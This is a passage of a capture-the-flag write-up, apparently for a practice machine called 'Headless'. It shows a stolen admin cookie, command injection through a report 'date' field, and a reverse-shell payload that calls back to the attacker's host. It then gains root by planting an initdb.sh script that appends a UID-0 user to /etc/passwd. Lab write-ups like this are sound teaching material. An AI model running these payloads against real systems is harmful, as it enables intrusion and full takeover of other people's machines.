
- Server response

```
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.8 - - [08/Apr/2024 18:08:18] "GET /?
cookie=is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1" 200
```


And we get back a cookie!! (We put the `==` to ensure it is padded correctly)

```
echo "ImFkbWluIg==" | base64 -d
"admin"
```

So let us use that:


Cookie-Editor
v1.13.0
Ad Enjoying Cookie-Editor? Buy me a coffee!
Not interested
Later
Search
is_admin
Name
is_admin
Value
ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Hide Advanced
Domain
10.10.11.8
Path
/
Expiration
No Expiration
Save
Same Site
Host Only [✓] Session [✓] Secure [ ] Http Only [ ]

Let us refresh the `/dashboard` and see:


Administrator Dashboard
Not secure | 10.10.11.8:5000/dashboard
Administrator Dashboard
Generate a website health report:
Select Date:
09/15/2023
Generate Report

The cookie seems valid!


/dashboard

Having access to the admin dashboard, let us see if we can play with the `Generate Report`. We click and intercept the request in Burp:

- Burp request

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 15
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=2023-09-15
```

We see it uses the date parameter to get the current date. Let us see the output:


Administrator Dashboard

Generate a website health report:

Select Date:

09/15/2023

Systems are up and running!

So we get a simple output.
Since this is a `Linux` machine, we can assume it maybe doing some kind of injection (like bash script). We may have this ==> `echo "Report generated on $(date)" > /var/www/logs/log`.
It is an assumption, and using that we know that command injection can occur on servers like that if unsanitized input is fed into it.

- Example:


```
└─$ echo "Report generated on $(date)"
Report generated on Mon Apr  8 06:19:46 PM EAT 2024

└─$ echo "Report generated on $(date; whoami)"
Report generated on Mon Apr  8 06:20:02 PM EAT 2024
pyp
```

Since we are able to supply a command after that, using the `;`. We can be able to run more code.
Let us try that on the server:

- Burp request

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 15
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=2023-09-15;whoami
```


- Burp response



```
Systems are up and running! dvir
```

We see the command worked!
Let us write a simple reverse shell to get shell in `pwncat`

- pwncat command




```
└─$ pwncat-cs -l -p 9001
/home/pyp/.local/lib/python3.11/site-packages/paramiko/transport.py:178: CryptographyDepr
a future release
  'class': algorithms.Blowfish,
[18:23:04] Welcome to pwncat 🐈!
bound to 0.0.0.0:9001
```

- Burp request

```
POST /dashboard HTTP/1.1
Host: 10.10.11.8:5000
Content-Length: 22
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.11.8:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en
Referer: http://10.10.11.8:5000/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
Connection: close

date=2023-09-15%3bbash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.38/9001+0>%261'
```

- pwncat response




```
    'class': algorithms.Blowfish,
[18:23:04] Welcome to pwncat 🐈!
[18:24:04] received connection from 10.10.11.8:59340
```

  And we get back a connection:

```
(local) pwncat$
(remote) dvir@headless:/home/dvir/app$ whoami
dvir
```

02 - Privilege Escalation

dvir (from command injection)



```
(remote) dvir@headless:/home/dvir/app$ whoami
dvir
(remote) dvir@headless:/home/dvir/app$ 
```

We can confirm we are `dvir`! and even read `user.txt`

```
(remote) dvir@headless:/home/dvir$ ls -la
total 48
drwx------  8 dvir dvir 4096 Feb 16 23:49 .
```

```
drwxr-xr-x  3 root root 4096 Sep  9  2023 ..
drwxr-xr-x  3 dvir dvir 4096 Feb 16 23:49 app
lrwxrwxrwx  1 dvir dvir    9 Feb  2 16:05 .bash_history -> /dev/null
-rw-r--r--  1 dvir dvir  220 Sep  9  2023 .bash_logout
-rw-r--r--  1 dvir dvir 3393 Sep 10  2023 .bashrc
drwx------ 12 dvir dvir 4096 Sep 10  2023 .cache
lrwxrwxrwx  1 dvir dvir    9 Feb  2 16:05 geckodriver.log -> /dev/null
drwx------  3 dvir dvir 4096 Feb 16 23:49 .gnupg
drwx------  4 dvir dvir 4096 Feb 16 23:49 .local
drwx------  3 dvir dvir 4096 Sep 10  2023 .mozilla
-rw-r--r--  1 dvir dvir  807 Sep  9  2023 .profile
lrwxrwxrwx  1 dvir dvir    9 Feb  2 16:06 .python_history -> /dev/null
drwx------  2 dvir dvir 4096 Feb 16 23:49 .ssh
-rw-r-----  1 root dvir   33 Apr  8 18:10 user.txt
(remote) dvir@headless:/home/dvir$ cat user.txt | cut -c -12
cf6254cd0b9c
```

Let us see if we can escalate privileges:
First thing, `sudo -l`:

```
(remote) dvir@headless:/home/dvir$ sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n, use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

We see we may run `sudo` on `/usr/bin/syscheck`. Let us investigate it:

/usr/bin/syscheck

- Strings command:

```
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
  exit 1
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y
{} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"
```

```
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
$2}')
/usr/bin/echo "System load average: $load_average"
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
exit 0
```

It appears to be a bash script with various commands. Upon analysis, we notice the following:

```
./initdb.sh 2>/dev/null
```


- Full script

```
#!/bin/bash

if [ "$EUID" -ne 0 ]; then
  exit 1
fi

last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y
{} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y %H:%M")
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
$2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
  /usr/bin/echo "Database service is not running. Starting it..."
  ./initdb.sh 2>/dev/null
else
  /usr/bin/echo "Database service is running."
fi

exit 0
```

This a file (script) that seems to be run without a full `PATH` specified. This is dangerous, as it means it runs from the `current` directory of the user executing it. With that we can be able to craft a malicious script (that can do anything) to get us root.
I will choose a different approach today. We will modify the `/etc/passwd` to get us access to the root user by creating a new user.

Creating a new user

Based on an article found, by Raj (a very insane hacker!), I will use the same format:



The format of details in /passwd File

raj:x:1000:1000:,,,:/home/raj:/bin/bash

S.no	Color	Filed	Information
1	Indigo	Username	raj
2	Green	Encrypted password	X
3	Yellow	User Id	1000
4	Red	Group Id	1000
5	Violet	Gecos Filed	,,,
6	Brown	Home Directory	/home/raj
7	Blue	Command/Shell	/bin/bash

Get into its Details Description

Username: First filed indicates the name of the user which is used to login.

Encrypted password: The **X denote**s encrypted password which is actually stored inside /shadow file. If the user does not have a password, then the password field will have an ***(asterisk**).

User Id (UID): Every user must be allotted a user ID (UID). UID **0** (zero) is kept for root user and UIDs **1-99** are kept for further predefined accounts, UID **100-999** are kept by the system for administrative purpose. UID **1000** is almost always the first non-system user, usually an administrator. If we create a new user on our Ubuntu system, it will be given the UID of **1001**.

Group Id (GID): It denotes the group of each user; like as UIDs, the first **100** GIDs are usually kept for system use. The GID of **0** relates to the root group and the GID of **1000** usually signifies the users. New groups are generally allotted GIDs beginning from **1000.**

Gecos Field: Usually, this is a set of comma-separated values that tells more details related to the users. The format for the GECOS field denotes the following information:

From above we need the following in the `/etc/passwd`:

```
pyp:*:0:0:,,,:/root:/bin/bash
```

If openssl is present in the box, we can be able to even forge a relevant password:

```
(remote) dvir@headless:/home/dvir$ openssl passwd 123
```

```
$1$EM8bAicm$Hzw8nZ.SPYOg6qqV34zj4.
```

That will be our user according to the above guidelines. With that, let us write the script:

```
#!/bin/bash

# Step 1: Check if we have root privileges
if [[ "$EUID" -ne 0 ]]; then
    echo "[-] Step 1: Failed!"
    exit 1
fi
echo "[+] Step 1: Completed Successful!"

# Step 2: Echoing our new user:
password=$(openssl passwd password)
user_command="pyp:$password:0:0:,,,:/root:/bin/bash"
echo $user_command >> /etc/passwd
echo "[+] Step 2: User created successfully!"
```

We can save the file as `initdb.sh` and run the sudo command and supply `password` as our password.

```
(remote) dvir@headless:/home/dvir$ cd /tmp
(remote) dvir@headless:/tmp$ mkdir mine
(remote) dvir@headless:/tmp$ cd mine
(remote) dvir@headless:/tmp/mine$ vi initdb.sh
(remote) dvir@headless:/tmp/mine$ chmod +x initdb.sh
```

We run it and:

```
(remote) dvir@headless:/tmp/mine$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.06, 0.07, 0.17
Database service is not running. Starting it...
[+] Step 1: Completed Successful!
[+] Step 2: User created successfully!
(remote) dvir@headless:/tmp/mine$ su pyp
Password: password
root@headless:/tmp/mine# whoami
root
```

And we get root. We can read `/root/root.txt`

```
root@headless:/tmp/mine# cd /root
root@headless:~# ls
root.txt
root@headless:~# cat root.txt | cut -c -12
57d91de85779
```

And that's the box!

03 - Further Notes

References and Links

https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/
https://github.com/payloadbox/xss-payload-list

Vital key points

- The foothold is got from first understanding the layout of the web server. By understanding the hints that were left for us, we were able to compromise the user of the machine.
- We could have fuzzed for SSTI also had the XSS failed. But the thing that stood out the most was the XSS that immediately worked. Clicking on request must be done by the **headless** chrome bot who visits the page. In normal, situations. The requests are recommended to be read in a `sandbox` environment or from logs.
- The report that was running seemed to pass the `date` parameter as an argument to the script, which eventually resulted in `command injection`:

```
@app.route('/dashboard', methods=['GET', 'POST'])
def admin():
    if serializer.loads(request.cookies.get('is_admin')) == "user":
        return abort(401)

    script_output = ""

    if request.method == 'POST':
        date = request.form.get('date')
        if date:
            script_output = os.popen(f'bash report.sh {date}').read()
```

Since it took the input without any form of sanitisation, it allowed us to get foothold.

- Running sudo is safe, but running sudo with scripts can be unsafe; especially where BASH is involved. There are many bash privilege escallation methods ive not used. As we could have easily just written. `/bin/bash` And we would have dropped into `root's` shell:

```
(remote) dvir@headless:/tmp/mine$ rm initdb.sh
(remote) dvir@headless:/tmp/mine$ echo "/bin/bash" > initdb.sh
(remote) dvir@headless:/tmp/mine$ chmod +x initdb.sh
(remote) dvir@headless:/tmp/mine$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average:  0.13, 0.05, 0.09
Database service is not running. Starting it...
id
uid=0(root) gid=0(root) groups=0(root)
```

With control of that file, we compromised the entire system.

- User required a little thinking, but root was very easy!